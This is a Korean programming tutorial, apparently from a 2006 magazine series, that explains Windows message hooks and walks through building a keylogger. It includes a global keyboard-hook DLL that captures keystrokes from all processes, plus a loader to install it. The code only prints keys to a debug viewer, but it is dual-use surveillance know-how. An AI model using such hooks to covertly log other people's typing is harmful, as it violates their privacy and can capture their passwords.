개발자를 위한 윈도우 후킹 테크닉

키보드 모니터링 프로그램 만들기

후킹이란 다른 프로세스의 실행 경로를 가로채는 것을 말한다. 윈도우 프로그래머들이 밥 먹듯이 하는 서브클래싱(윈도우 메시지 핸들러를 가로채서 컨트롤의 기능을 확장하는 방법)도 후킹의 한 종류라 할 수 있다. 이번 강좌는 Windows Hook 을 하는 함수들을 소개하고, 그것들을 이용해서 키로거를 만들어 본다.

목차

필자 소개

신영진 pop@jiniya.net

부산대학교 정보, 컴퓨터공학부 4 학년에 재학 중이다. 모자란 학점을 다 채워서 졸업하는 것이 꿈이되 버린 소박한 괴짜 프로그래머. 병역특례 기간을 포함해서 최근까지 다수의 보안 프로그램 개발에 참여했으며, 최근에는 모짜르트에 심취해 있다.

연재 가이드

운영체제: 윈도우 2000/XP
개발도구: 마이크로소프트 비주얼 스튜디오 2003
기초지식: C/C++, Win32 프로그래밍
응용분야: 키로거, 키보드 훅 프로그램

연재 순서

2006. 05 키보드 모니터링 프로그램 만들기
2006. 06 마우스 훅을 통한 화면 캡쳐 프로그램 제작
2006. 07 메시지 훅 이용한 Spy++ 흉내내기
2006. 08 SendMessage 후킹 하기
2006. 09 Spy++ 클론 imSpy 제작하기
2006. 10 저널 훅을 사용한 매크로 제작
2006. 11 WH_SHELL 훅을 사용해 다른 프로세스 윈도우 서브클래싱 하기
2006. 12 WH_DEBUG 훅을 이용한 훅 탐지 방법
2007. 01 OutputDebugString 의 동작 원리

필자 메모

프로그램을 개발한다면 가끔 고객들에게 황당한 요구를 받기도 한다. 그 중 일부는 진짜 황당한 경우도 있고, 더러는 개발자가 특정 기술을 모르기 때문에 발생하기도 한다. 아래와 같은 요구사항에 당황한 적이 있다면 지금 후킹이라는 테크닉을 여러분의 도구 상자로 넣어야 할 때이다.

- 다른 프로세스에서 발생하는 마우스 이벤트를 가지고 뭔가 작업을 해야 할 때.
- 소프트 아이스와 같이 Ctrl + D 를 눌렀을 때, 근사한 자신의 다이얼로그를 띄우고 싶을 때.
- 다른 프로세스의 특정 윈도우를 서브클래싱 해야 할 때.
- 다른 프로세스로 전달되는 메시지를 모니터링 하고 싶을 때.
- 완성된 다른 프로그램에 특수한 기능을 추가해야 할 때.

위에서 열거한 것은 지극히 기본적인 메시지 훅과 관련된 내용들이다. 하지만 위와 같은 고객의 요구에 당황한 적이 있고, 위와 같은 문제로 게시판을 두드린 적이 있다면 이번 강좌가 분명히 여러분에게 도움이 될 것이다.

Introduction

후킹은 그 종류가 너무도 많다. 후킹을 하는 대상에 따라서 메시지 후킹, API 후킹, 네이티브 API 후킹, 인터럽트 후킹 등이 있다. 또한 디바이스 드라이버의 필터 드라이버도 후킹의 일종이라고 할 수 있다. 우리가 이번 강좌에서 살펴볼 영역은 메시지 후킹이다. 이는 SetWindowsHookEx 라는 문서화된 함수를 사용해서 다른 윈도우를 후킹 하는 기법이다.

우리는 앞으로 SetWindowsHookEx 를 통해서 할 수 있는 다양한 형태의 후킹을 시도해 볼 것이다. 키보드 입력을 모니터링 하는 WH_KEYBOARD 훅, 마우스 이벤트를 모니터링 하는 WH_MOUSE 훅, PostMessage 로 전달된 내용의 처리 과정을 모니터링 하는 WH_GETMESSAGE 훅, SendMessage 의 처리 과정을 모니터링 하는 WH_CALLWNDPROC, WH_CALLWNDPROCRET 훅, 입력 이벤트를 저장하고 재생하는 WH_JOURNALRECORD, WH_JOURNALPLAYBACK 훅, 각종 윈도우 관련 이벤트를 통지 받을 수 있는 WH_CBT 훅, 훅 프로시저의 수행 과정을 모니터링 하는 WH_DEBUG 훅에 관해서 차례로 살펴볼 것이다..

이번 강좌에서는 키보드 후킹을 통해서 키로거를 제작하는 방법을 배우고, 다음 강좌에서는 마우스 훅을 통해서 다른 윈도우를 캡쳐 하는 프로그램을 제작해 본다.

후킹과 훅 체인

Windows 는 여러 개의 프로그램이 동시에 실행 되는 멀티태스킹 운영체제다. 하지만 사용자의 입력은 언제나 한 가지 윈도우 에게만 반응한다. 보통 사용자의 키보드 입력과 마우스 입력이 동시에 두 개의 윈도우로 전달되는 일은 없다. Win32 환경에서 나의 프로세스에 속하지 않은 윈도우에서 벌어지는 일들을 알기란 쉽지 않다. 이렇게 쉽지 않은 일을 가능하게 해주는 것이 후킹이다.

후킹이란 무엇인가? 후킹이란 무엇인가를 가로채는 것을 말한다. 가장 원시적인 형태의 후킹은 특정 메모리 번지를 수정해서 다른 프로그램의 실행 흐름을 변경시키는 것이다. 가장 흔한 예는 점프 코드의 번지를 변경하는 것이다. jmp 100 이 100 번지로 이동하는 코드라고 할 때, 100 을 200 으로 변경하면 프로그램의 실행 경로가 바뀐다. 같은 원리로 윈도우의 메시지 핸들러 주소를 변경해서 기능들을 추가하는 서브클래싱도 후킹이라 할 수 있다.

서브클래싱에 대해서 좀 더 생각해 보자. H 라는 핸들을 가진 윈도우가 있다. 이 윈도우의 메시지 핸들러 주소는 100 번지이고, 이는 메모리의 X 번지에 기록되어 있다. H 로 전달되는

메시지가 있다면 운영체제는 X 번지를 참조해서 해당 핸들러를 호출한다. 이 경우에 핸들러는 100 번지 이기 때문에 100 번지 함수를 호출할 것이다.

H 에 추가적인 기능을 넣기 위해서 서브클래싱을 한다. 새로운 메시지 핸들러의 주소가 200 번지라고 가정한다면, 프로그래머는 X 에 200 을 쓸 것이다. 이제부터 운영체제는 100 번지 대신 200 번지를 호출한다. 200 번지 메시지 핸들러는 원래의 기능을 유지하기 위해서 100 번지 메시지 핸들러의 주소를 저장하고 있어야 한다.

더 많은 기능을 추가하기 위해서 H 를 다시 서브클래싱 한다. 새로운 메시지 핸들러가 300 번지이고 위와 같은 형태로 X 를 덮어 썼다면 메시지 핸들러는 300->200->100 의 순으로 호출된다. 이렇게 300->200->100 의 순으로 이어지는 리스트를 훅 체인이라고 한다. 한 개의 사슬로 연결되어서 연쇄적으로 호출된다는 의미다.

서브클래싱이 가장 원시적인 이유는 단순한 주소 수정만으로 후킹이 이루어지기 때문이다. X 번지에 200 을 쓰는 순간 이 전 값인 100 은 사라진다. 관리는 전적으로 덮어쓴 곳에서 해야 한다. 300->200->100 과 같이 훅 체인이 생성된 경우 빠져 나오는 것은 쉽지 않다. 왜냐하면 중간에 있는 훅 프로시저가 체인에서 빠지면 그것을 참조하는 다른 훅 프로시저 때문에 잘못된 메모리 연산 오류가 발생한다.

이렇게 단순하게 구성된 훅 체인에서 훅을 제거할 때에는 항상 두 가지를 체크 해야 한다. 과연 내가 지금 빠질 수 있는 상황인가? 위의 경우에 300 번지는 그냥 빠질 수 있는 프로시저다. 빠질 수 없는 위치에 있다면 자신보다 나중에 훅을 수행한 프로시저를 제거하고 빠질 것인가? 위에서 200 번지가 빠지는 상황이라면 메시지 프로시저를 100 번지로 수정하고 메모리에서 내려간다는 의미다. 두 가지 모두 만족되지 않는 상황이라면 해당 훅 프로시저는 메모리에 계속 있는 것이 바람직하다. 물론 자신의 훅 프로시저 코드는 수행하지 않음으로써 훅이 제거된 것과 동일한 결과를 연출할 수 있다.

앞서 설명한 문제점 때문에 새롭게 개발되는 훅들은 위와 같은 단순한 형태로 이루어지지 않는다. 대다수 훅 프레임워크는 등록, 제거, 다음 훅 프로시저 호출이라는 세 가지 함수를 노출 시킨다. 이 경우는 훅 체인을 중앙에서 직접 관리하기 때문에 제거할 때 문제가 생기지 않는다.

메모리 공간의 분리

Win16 환경에서는 모든 프로세스가 같은 주소 공간에 있었다. 이러한 시스템에서는 한 프로세스의 오류가 다른 프로세스로 전파되는 일이 비일비재 했었다. 내가 버퍼를 넘어서

기록한 내용이 다음 프로세스의 주소 공간일 수도 있기 때문이다. 이러한 문제점을 해결하기 위해서 Win32 환경에서는 모든 프로세스의 주소 공간을 분리 시켰다.

이러한 이야기를 처음 듣는 사람들은 주소 공간이 분리 했다는 것이 무슨 말인지 의아해 한다. 쉽게 설명하면 모든 프로세스가 독립적인 4GB 메모리 공간을 가진다는 것이다. 현재 실행 중인 두 개의 프로세스 A, B 가 있을 때, A 의 10 번지 주소의 내용과 B 의 10 번지 주소의 내용은 동일하지 않다는 의미다. 즉, 실행 프로세스 개수 * 4GB 만큼의 메모리가 있는 것 같은 환경을 운영체제가 제공해 준다는 의미다.

메모리 공간의 분리는 운영체제의 견고함에는 힘을 실어 줬지만 다른 프로세스를 후킹 하는 작업은 몇 곱절 더 힘들게 만들었다. 그래서 Microsoft 에서는 좀 더 편리하게 후킹 작업을 할 수 있는 방법을 고안 해냈다. SetWindowsHookEx 라는 API 를 사용하면 해당 프로시저가 다른 프로세스의 주소 공간으로 자동으로 초대해 주는 것이다.

SetWindowsHookEx

다른 주소 공간으로 초대 받기 위한 등록 작업을 하는 함수가 SetWindowsHookEx 다. 이 함수를 사용하면 시스템은 우리가 만든 DLL 을 특정 상황에 다른 프로세스의 주소 공간으로 넣어 준다. 함수 원형은 다음과 같다.

```
HHOOK SetWindowsHookEx(int idHook, HOOKPROC lpfn, HINSTANCE hMod, DWORD dwThreadId);
```

idHook: [입력] 어떤 종류의 후킹을 할 것인지 지정한다(<표 1> 참고). 훅의 개략적인 설명을 담고 있다. 각 훅에 대한 자세한 특성은 앞으로 실습을 하면서 배울 것이다.

표 1 idHook 값의 의미

값	의미
WH_CALLWNDPROC	SendMessage 프로시저가 처리되기 직전 시점을 모니터링 한다.
WH_CALLWNDPROCRET	SendMessage 가 처리되고 리턴 되는 시점을 모니터링 한다.
WH_CBT	윈도우 생성/소멸/활성화 등의 CBT 기반 프로그램에 도움이 될만한 정보를 통지 받을 수 있다.
WH_DEBUG	다른 훅 프로시저를 디버깅 하는 훅 프로시저
WH_FOREGROUNDIDLE	현재 활성화된 윈도우 스레드가 유휴 상태가 될 때를 감지한다.

WH_GETMESSAGE	PostMessage 를 통해서 메시지가 메시지 큐에 들어가는 것을 모니터링 한다.
WH_JOURNALPLAYBACK	WH_JOURNALRECORD 를 통해서 기록된 내용을 재생한다.
WH_JOURNALRECORD	키보드/마우스 등의 입력을 기록한다.
WH_KEYBOARD	키보드 입력 내용을 모니터링 한다.
WH_KEYBOARD_LL	NT/2000/XP: WH_KEYBOARD 보다 저 수준에서 키보드 입력 내용을 모니터링 한다.
WH_MOUSE	마우스 입력 내용을 모니터링 한다.
WH_MOUSE_LL	NT/2000/XP: WH_MOUSE 보다 저 수준에서 마우스 입력 내용을 모니터링 한다.
WH_MSGFILTER	다이얼로그 박스, 메뉴, 스크롤 바 등에서 생성되는 입력 메시지를 모니터링 한다.
WH_SHELL	쉘 애플리케이션에 유용한 정보를 통지 받는다.
WH_SYSMSGFILTER	다이얼로그 박스, 메뉴, 스크롤 바 등에서 생성되는 입력 메시지를 모니터링 한다. 호출한 스레드와 같은 데스크톱 상에 존재하는 모든 윈도우의 메시지를 감시한다.

lpfn: [입력] 후킹 프로시저의 주소를 넣어준다.
hMod: [입력] 후킹 프로시저가 존재하는 모듈 핸들을 넣어준다.
dwThreadId: [입력] 후킹 할 스레드의 아이디를 넣어준다. 이 값으로 0 을 지정하면 시스템 내의 모든 스레드를 후킹 한다.
리턴 값: 훅 핸들. 성공한 경우에는 적절한 훅 핸들을 넘겨준다. 실패한 경우에는 NULL 을 리턴 한다.

한 가지 주의해야 할 점은 다른 프로세스를 후킹 하기 위해서 훅 프로시저는 반드시 DLL 내부에 존재해야 한다는 것이다. 그래야 운영체제가 해당 DLL 을 다른 프로세스에서 로드시켜서 훅 프로시저를 호출할 수 있다. 그리고 DLL 내부에 있는 훅 프로시저가 호출되는 스레드 컨텍스트는 훅의 종류에 따라 틀리다. <표 2>에 훅의 종류에 따른 설치 범위와 실행 컨텍스트가 나와있다. 임의의 스레드 컨텍스트에서 실행되는 훅은 데이터를 교환하기 위해서 IPC 관련 함수들을 사용해야 한다.

표 2 훅의 설치 범위와 실행 컨텍스트

훅	설치 범위	실행 컨텍스트
WH_CALLWNDPROC	지역, 전역	임의의 스레드 컨텍스트
WH_CALLWNDPROCRET	지역, 전역	임의의 스레드 컨텍스트

WH_CBT	지역, 전역	임의의 스레드 컨텍스트
WH_DEBUG	지역, 전역	임의의 스레드 컨텍스트
WH_FOREGROUNDIDLE	지역, 전역	임의의 스레드 컨텍스트
WH_GETMESSAGE	지역, 전역	임의의 스레드 컨텍스트
WH_JOURNALPLAYBACK	전역	설치한 스레드 컨텍스트
WH_JOURNALRECORD	전역	설치한 스레드 컨텍스트
WH_KEYBOARD	지역, 전역	임의의 스레드 컨텍스트
WH_KEYBOARD_LL	전익	설치한 스레드 컨텍스트
WH_MOUSE	지역, 전역	임의의 스레드 컨텍스트
WH_MOUSE_LL	전역	설치한 스레드 컨텍스트
WH_MSGFILTER	지역, 전역	임의의 스레드 컨텍스트
WH_SHELL	지역, 전역	임의의 스레드 컨텍스트
WH_SYSMSGFILTER	전역	임의의 스레드 컨텍스트

UnhookWindowsHookEx

후킹을 종료하고 싶을 때에는 UnhookWindowsHookEx 함수를 호출하면 된다. 이 함수의 경우 사용 방법이 간단하다. 앞 절에서 소개한 SetWindowsHookEx 함수를 통해 리턴 받은 훅 핸들을 넣어주면 모든 일이 끝난다. 아래는 함수의 원형이다.

```
BOOL UnhookWindowsHookEx(HHOOK hhk);
```

hhk: [입력] 앞에서 소개한 SetWindowsHookEx 를 통해서 리턴 받은 훅 핸들을 넣어준다.
리턴 값: 함수가 성공한 경우에는 TRUE 를, 실패한 경우에는 FALSE 를 리턴 한다.

이 함수를 사용할 때에 한가지 주의할 점은 UnhookWindowsHookEx 를 호출하는 순간에 다른 프로세스로 인젝트 된 DLL 이 모두 빠지는 것은 아니라는 점이다. 인젝트 된 dll 이 분리되는 시점은 시스템이 결정한다.

이러한 문제 때문에 간혹 후킹 모듈을 테스트 하다 보면 인젝트 된 dll 이 빠지지 않는 현상이 발생하곤 한다. 보통의 경우 인젝트 된 프로세스를 활성화시키거나 종료 시키면 분리가 되는데, 시스템 프로세스의 경우 그것도 여의치 않은 경우가 종종 있다. 따라서 가급적 후킹 모듈의 테스트는 개발 컴퓨터가 아닌 다른 테스트 컴퓨터에서 하는 것이 바람직하다. 테스트 컴퓨터가 없거나 테스트 컴퓨터를 사용하기가 불편한 경우라면 Virtual PC 나 vmware 를 사용한 가상 PC 를 통해 테스트 하는 것도 좋은 방법이다.

CallNextHookEx

지금과 같이 멀티태스킹이란 개념이 발달한 운영체제에서는 어떠한 자원이든 혼자서 독점하게 놓아두지 않는다. 후킹도 마찬가지다. 시스템에 존재하는 모든 프로세스가 자신과 마찬가지로 후킹 할 권리가 있다. 또한 이러한 후킹 시스템이 잘 운영될 수 있도록 자신의 후킹 작업이 완료된 다음에는 반드시 다음 후킹 프로시저에게 제어 권을 넘겨 주어야 한다.

물론 이 작업이 절대적인 것은 아니다. 하지 않아도 된다는 의미다. 하지만 다른 후킹 프로시저로 제어 권을 넘겨주지 않을 경우 해당 프로시저는 호출되지 않을 것이다. 이럴 경우 제어 권을 받지 못한 프로그램의 입장에서는 호출되어야 할 시점에 호출이 되지 않았기 때문에 오동작할 수도 있다는 점을 명심하자.

CallNextHookEx 함수는 다음 훅 프로시저에게 제어 권을 넘기는 작업을 한다. 통상적으로 이 함수는 훅 프로시저의 말미에 호출 한다.

```
LRESULT CallNextHookEx(HHOOK hhk, int nCode, WPARAM wParam, LPARAM lParam);
```

hhk: 무시된다. 간혹 예전 자료들을 참고해 보면 이 핸들을 SetWindowsHookEx 에서 리턴 받은 값으로 설정해야 하고, 그러기 위해서 훅 핸들을 공유 메모리 등에 보관해야 한다고 나와있다. 이는 잘못된 정보다. NULL 로 지정하도록 하자.
nCode, wParam, lParam: 이 값들은 모두 후킹 프로시저 내부로 전달된 값을 그대로 넣어주면 된다.
리턴 값: 다음 후킹 프로시저의 리턴 값이 리턴 된다. 보통의 경우 후킹 프로시저는 여기서 리턴 되는 값을 그대로 리턴 한다.

박스 1 디버그 뷰

디버그 출력은 가장 원시적이면서 효과적인 디버깅 도구다. 디버그 뷰는 OutputDebugString 으로 출력하는 내용을 가로채서 보여주는 기능을 한다. 무료 프로그램이며 아래 주소에서 다운로드 하면 된다. 아직 사용해 보지 않았다면 반드시 다운받아서 사용해 보도록 하자. 아마도 여러분의 가장 충실한 디버깅 도구가 될 것이다.

http://www.sysinternals.com/Utilities/DebugView.html

후킹 프로시저를 디버깅 할 때 주의해야 하는 것은 디버그 뷰가 행이 걸리는 경우가 있다는 점이다. 키로거를 예로 들어보면 키보드 훅 프로시저가 디버그 출력을 가지고 있고, 디버그

뷰 위에서 키보드를 마구 누르는 경우에 종종 행이 걸린다. 상용 후킹 프로그램들을 리버싱해 보면 스레드 컨텍스트가 디버그 뷰인 경우에는 훅을 건너 뛰도록 작성한 제품들을 종종 볼 수 있다.

후킹을 해보자

이제 우리는 윈도우 후킹에 필요한 세 가지 도구를 -- SetWindowsHookEx, UnhookWindowsHookEx, CallNextHookEx -- 모두 갖췄다. 이제 이 도구를 사용해서 실제로 어떻게 후킹을 하는지 살펴보도록 하자. <리스트 1>은 후킹에 일반적으로 사용되는 코드다.

리스트 1 간단한 훅 DLL

```
keyhk.cpp

#include <windows.h>
#include <strsafe.h>

HHOOK      g_hHook = NULL;
HINSTANCE   g_hInst = NULL;

BOOL WINAPI
DllMain(HINSTANCE hInst, DWORD reason, LPVOID /* reserved */)
{
   g_hInst = hInst;

   // 쓰레드 통지는 받지 않는다.
   if(reason == DLL_PROCESS_ATTACH)
      DisableThreadLibraryCalls(hInst);

   return TRUE;
}

// 키보드 후킹 프로시저
LRESULT CALLBACK
KeyHook(int code, WPARAM w, LPARAM l)
{
   if(code >= 0)
   {
      TCHAR buf[80];

      StringCbPrintf(buf, sizeof(buf), TEXT("%c"), w);
      OutputDebugString(buf);
   }

   return CallNextHookEx(NULL, code, w, l);
}

// 훅 프로시저 설치
BOOL WINAPI
```

```
InstallHook()
{
    BOOL ret = FALSE;

    if(!g_hHook)
    {
        g_hHook = SetWindowsHookEx(WH_KEYBOARD, KeyHook, g_hInst, 0);
        if(g_hHook)
            ret = TRUE;
    }

    return ret;
}

// 훅 프로시저 제거
BOOL WINAPI
UninstallHook()
{
    BOOL ret = FALSE;

    if(g_hHook)
    {
        ret = UnhookWindowsHookEx(g_hHook);

        if(ret)
            g_hHook = NULL;
    }

    return ret;
}
```


InstallHook 과 UninstallHook 은 위에서 소개한 함수들을 사용해서 훅의 설치와 제거를 담당하는 함수다. DllMain 함수의 DisableThreadLibraryCalls 함수는 불필요한 DLL_THREAD_ATTACH, DLL_THREAD_DETACH 통지를 받지 않도록 하는 기능을 한다. KeyHook 은 키보드 메시지가 발생할 때 호출되는 후킹 함수다. 전형적인 후킹 함수의 구조이므로 익혀 두도록 하자. code 가 0 이상인 경우만 처리해야 한다.

후킹 DLL 을 만들 때마다 그것을 테스트 하는 프로그램을 만드는 것은 굉장히 성가신 일이다. 이러한 작업을 좀 더 편하게 해주는 프로그램이 <리스트 2>에 나타나 있다. 이 프로그램은 두 번째 인자로 넘어온 DLL 을 로드 한 후 InstallHook 과 UninstallHook 을 찾아서 호출해 주는 역할을 한다.

리스트 2 범용 훅 로더 프로그램


```
#include <windows.h>
#include <conio.h>
```

```
typedef BOOL (WINAPI *FInstallHook)();
typedef BOOL (WINAPI *FUninstallHook)();

int _tmain(int argc, _TCHAR* argv[])
{
   HINSTANCE inst = NULL;

   if(argc < 2)
      goto $cleanup;

   // DLL 을 로드한다.
   inst = LoadLibrary(argv[1]);
   if(inst == NULL)
      goto $cleanup;

   // DLL 에서 후킹 함수를 찾는다.
   FInstallHook fnInstallHook = (FInstallHook) GetProcAddress(inst,
TEXT("InstallHook"));
   FUninstallHook fnUninstallHook = (FUninstallHook) GetProcAddress(inst,
TEXT("UninstallHook"));
   if(fnInstallHook == NULL || fnUninstallHook == NULL)
      goto $cleanup;

   // 후킹을 한다.
   if(fnInstallHook())
   {
      printf("press any key to uninstall hook\n");
      _getch();

      // 사용자의 입력이 들어온 경우 후킹을 종료한다.
      fnUninstallHook();
   }

$cleanup:
   // 라이브러리를 해제한다.
   if(inst)
      FreeLibrary(inst);

   return 0;
}
```



화면 1 컴파일후 실행하는 화면

실제 위의 프로그램을 컴파일 해서 실행한 후 디버그 뷰를 통해서 키보드가 캡쳐 되는지 확인해 보도록 하자. 콘솔 창이 떠 있는 상태에서 다른 윈도우로 옮겨간 후 키보드를 입력해 보자. 입력하는 내용이 디버그 뷰에 나타날 것이다. 아래 화면과 같이 다른 윈도우에 입력하는 키보드 내용이 디버그 뷰에 나타난다면 후킹에 성공한 것이다.



화면 2 디버그 뷰를 통해 키보드 후킹 내용을 확인하는 화면

박스 2 cygwin

Windows 의 콘솔 창은 많은 발전을 이루었음에도 아직도 조악하기 그지 없다. 물론 몇몇 레지스트리를 손봐주면 못 쓸 정도로 불편하진 않지만 그래도 편리한 정도는 아니다. 유닉스 계열의 운영체제를 사용해본 사람이라면 누구나 그 막강한 툴과 쉘의 능력이 그리울 수 밖에 없다. 하지만 이것도 이제는 더 이상 꿈이 아니다. cygwin 을 설치하면 여러분의

콘솔 창을 bash 로 업그레이드 할 수 있다. cygwin 은 윈도우 환경에서 리눅스가 동작하도록 각종 프로그램을 포팅 한 것이다. 아직 여러분의 시스템에 cygwin 이 설치되지 않았다면 꼭 설치해 보도록 하자. cygwin 은 http://www.cygwin.com/ 에서 구할 수 있다.

cygwin 을 처음 설치하고 실행을 하면 Windows 기본 콘솔 창이 뜬다. 다음과 같이 수정하면 rxvt 를 기본 터미널로 사용할 수 있다. cygwin 이 설치된 폴더에 있는 cygwin.bat 파일의 마지막 줄을 다음과 같이 변경한다. 참고로 rxvt 를 사용하기 위해서는 cygwin 을 설치할 때 rxvt 를 같이 설치해야 한다.

```
c:\cygwin\bin\rxvt.exe -bg black -sl 2500 -sr -fg white -fn 돋움체  -mcc -ls -g 90x30 -e
/usr/bin/bash --login -i
```

한글을 원할 하게 사용하기 위해서는 홈 디렉터리에 있는 ".inputrc" 파일을 수정해야 한다. ".inputrc" 파일의 마지막 부분에 아래 내용을 추가하도록 하자.

```
set meta-flag On
set convert-meta Off
set output-meta On
```

ls 에서 한글 파일명이 깨져서 출력되는 문제를 해결하기 위해서는 홈 디렉터리의 ".bashrc" 파일에 있는 alias 내용을 아래와 같이 수정하면 된다.

```
alias ls='ls -F --color=auto --show-control-char'
```

끝으로 특정 폴더에서 rxvt 를 바로 실행 시키기 위해서는 아래 내용의 reg 파일을 만들어서 추가하면 된다. 추가한 다음 폴더에서 오른쪽 버튼을 누르면 "RXVT 실행" 메뉴가 추가되었음을 볼 수 있을 것이다. 그 메뉴를 선택하면 해당 폴더에서 rxvt 가 실행된다.

```
Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT\Directory\shell\rxvt]
@="RXVT(&a) 실행"

[HKEY_CLASSES_ROOT\Directory\shell\rxvt\command]
@="c:\\cygwin\\bin\\rxvt.exe -bg black -sl 2500 -sr -fg white -fn 돋움체 -mcc -ls -g
90x30 -e /usr/bin/bash --login -i -c 'cd \"`cygpath \"$*\"`\";exec /bin/bash -rcfile
~/.bashrc' bash %L"
```

키보드 후킹

SetWindowsHookEx 로 우리는 여러 가지 종류의 후킹을 할 수 있었다. 각각의 후킹 함수들의 파라미터와 리턴 값은 조금씩 다른 의미를 가진다. 따라서 후킹을 성공적으로 하기 위해서는 각각의 후킹 함수에 대해서 정확하게 이해할 필요가 있다. 이번 강좌에 소개한 WH_KEYBOARD 후킹 함수에 대해서 좀 더 자세히 살펴보도록 하자.

```
LRESULT CALLBACK KeyboardProc(int code, WPARAM wParam, LPARAM lParam);
```

code: [입력] code 값이 0 보다 작은 경우는 훅 프로시저를 수행하지 않고 바로 CallNextHookEx 를 호출한 다음 리턴 해야 한다(<표 3> 참고).

표 3 code 값 의미

코드 값	의미
HC_ACTION	wParam 과 lParam 이 키보드 정보를 담고 있다.
HC_NOREMOVE	wParam 과 lParam 이 키보드 정보를 담고 있다. 이 값은 메시지 큐에서 메시지가 제거되지 않을 때 설정된다(PeekMessage 의 PM_NOREMOVE 플래그가 설정된 경우다).

wParam: [입력] 현재 키보드 입력 이벤트를 일으킨 가상 키 코드.
lParam: [입력] 키보드 입력에 대한 부가 정보. 이 정보는 비트 별로 <표 4>에 나타난 것과 같은 의미를 가진다.

표 4 lParam 비트 별 의미

비트	의미
0-15	반복 횟수.
16-23	스캔 코드.
24	현재 눌려진 키가 확장 키인지를 의미한다. 확장 키인 경우 1 을, 그렇지 않은 경우 0 을 가진다.
25-28	예약됨.
29	ALT 키가 눌려진 상태인 경우 1 을, 그렇지 않은 경우 0 을 가진다.
30	이전 키 상태. 키가 눌려진 경우 1 을, 그렇지 않은 경우 0 을 가진다.
31	키가 눌려진 경우 0 을, 그렇지 않은 경우 1 을 가진다.

리턴 값: code 가 0 보다 작은 경우는 훅 프로시저를 수행하지 않고 CallNextHookEx 를 호출한 후 결과 값을 리턴 해야 한다. 그렇지 않은 경우에도 CallNextHookEx 의 호출 결과를 리턴 하는 것이 좋다. 만약 키보드 메시지 처리를 중단하고 싶다면 CallNextHookEx 를 호출하지 않고 0 이 아닌 값을 리턴 하면 된다.

lParam 의 경우 복잡한 비트 구조를 가지고 있다. 이럴 경우 하나씩 비트를 계산해서 마스킹 하는 것 보다는 비트 필드를 만들어서 참조하는 것이 간편하다. 위의 비트 구조를 비트 필드로 만들어 보면 아래와 같다.

```
typedef struct _KEYINFO
{
   unsigned   repeatCnt:16;         // 반복 횟수
   unsigned   scanCode:8;           // 스캔 코드
   unsigned   extended:1;           // 확장 키
   unsigned   reserved:4;           // 예약됨
   unsigned   alt:1;               // Alt
   unsigned   prevPressed:1;        // 이전 키 상태
   unsigned   notPressed:1;         // 현재 키 상태
} KEYINFO, *PKEYINFO;
```

위의 정보가 정확히 어떤 때에 어떻게 사용되는지 자세하게 알 수 있는 가장 좋은 방법은 직접 파라미터를 출력해서 확인해 보는 방법이다. 앞 절에서 소개한 KeyHook 함수를 아래와 같이 고쳐서 실행해 보도록 하자.

```
LRESULT CALLBACK
KeyHookEx(int code, WPARAM w, LPARAM l)
{
   if(code >= 0)
   {
      TCHAR buf[80];

      StringCbPrintf(buf, sizeof(buf), TEXT("W=%08X(%c) L=%08X"), w, w, l);
      OutputDebugString(buf);
   }

   return CallNextHookEx(NULL, code, w, l);
}
```

키보드 훅의 경우 키보드 메시지 처리를 중단할 수 있는 기능이 있다. 중단을 시키게 되면 훅 체인의 뒤에 존재하는 훅 프로시저와 키보드 메시지가 발생한 윈도우는 키보드 메시지를 받지 못한다. 위의 코드를 아래와 변형 시켜서 테스트 해보자. 아마 w 키를 누른 경우는 화면에 키 값이 나타나지 않을 것이다.

```
if(code >= 0)
{
        TCHAR buf[80];

        StringCbPrintf(buf, sizeof(buf), TEXT("W=%08X(%c) L=%08X"), w, w, l);
        OutputDebugString(buf);

        if(w == 'W')
                return TRUE;
}
```

